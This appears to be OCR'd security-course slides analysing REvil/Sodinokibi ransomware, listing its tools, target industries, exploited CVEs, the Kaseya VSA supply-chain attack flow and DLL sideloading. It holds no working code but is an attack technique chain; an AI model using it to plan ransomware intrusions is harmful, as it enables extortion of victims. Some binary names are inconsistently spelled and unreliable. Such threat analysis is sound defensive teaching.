
Operation

- REvil uses tools such as **FileZilla** to exfiltrate data and **PsExec** for the remote execution of the ransomware and its files
- Other tools used by REvil include **PC Hunter**, **AdFind**, **BloodHound**, **NBTScan**, **SharpSploit**, third-party file sync tools, and **Qakbot**, a Trojan used to deliver ransomware

Target Industries

- Transportation
- Financial sector
- Oil and gas
- Technology
- Healthcare
- Manufacturing and so on

REvil Ransomware Attack Stages



Initial Access
- RDP/Valid accounts
- Exploit
- Spam Email
- Drive-by Compromise

Execution and Lateral Movement
- PsExec

REvil/Sodinokibi Ransomware

Download and Execute
- CertUtil
- PowerShell
- Macro


Defense Evasion and Discovery
- PC Hunter
- Process Hacker
- KillAV

https://blog.qualys.com, https://www.trendmicro.com

REvil Ransomware Attack Stages: Initial Access

- Attackers employ a variety of techniques such as **spam/spear-phishing emails** with malicious attachments, **RDP exploitation** using valid accounts, and **compromised websites** to gain initial access
- These techniques allow attackers to download and execute malicious payloads on the victim machine using tools such as **CertUtil** and **PowerShell**
- A recent approach followed by attackers for supply-chain compromise is to install **Sodinstall** or **Sodinokibi** on the target systems

REvil Ransomware Attack Flow on Kaseya VSA Servers



Supply-chain compromise
- Arrives via compromised files and/or sites from a supplier's auto-update feature
- Uses CVE-2021-30116 to compromise the Kaseya VSA servers

CertUtil/PowerShell
- Executes additional PowerShell scripts for disabling Windows Defender and shell commands to launch the next stage of the attack using CertUtil to decrypt and execute "agent.exe" (SODINSTALL)

SODINSTALL
- Drops and executes MsMpend.exe and mpsvc.dll (Sodinokibi DLL) via DLL sideloading


REvil/Sodinokibi
- Encryption
- Safeboot routine

REvil Ransomware Attack Stage: Download and Execution

- **The following are the methods used to download and execute the malicious payload**
  - **CVE-2019-2725:** This method involves the remote code execution (RCE) of **CertUtil** or **PowerShell** to download and execute REvil
  - **Malspam:** It uses macros to download and execute REvil. Further, malspam includes an attachment (e.g., a PDF file) that is used to download **Qakbot** and other components of the malware
  - **Drive-by compromise** directly downloads REvil
  - **CVE-2018-13379, CVE-2019-11510, and valid accounts**: This method uses **RDP** and **PsExec** to download and execute other components of the malware
  - **DLL sideloading:** This method uses **MsMpeng.exe** to load an REvil DLL that masquerades as a legitimate DLL such as **MpSvc.dll**, which is dropped via a customized installer such as "**SODINSTALL**"
  - **CVE-2021-30116:** This method exploits a **zero-day vulnerability** against Kaseya VSA servers by compromising the Kaseya supply chain

REvil Ransomware Attack Stage: Exploitation

- In this phase, the ransomware is **dropped** along with its components and **executed** on the target systems
- For example, in the Kaseya supply-chain compromise, after dropping the payload, it removes previously used binaries such as **agent.crt** and **certutil.exe**
- The decoded **agent.exe** comprises internal components such as **SOFTIS** and **MODLIS** that are dumped into the Windows folder in the form of **MsMpEng.exe** and **mpsvc.dll**
- As soon as MpMseng.exe executes and invokes the export function (**ServiceCrtMain**), the REvil encryptor (**mpsvc.dll**) loads and executes itself

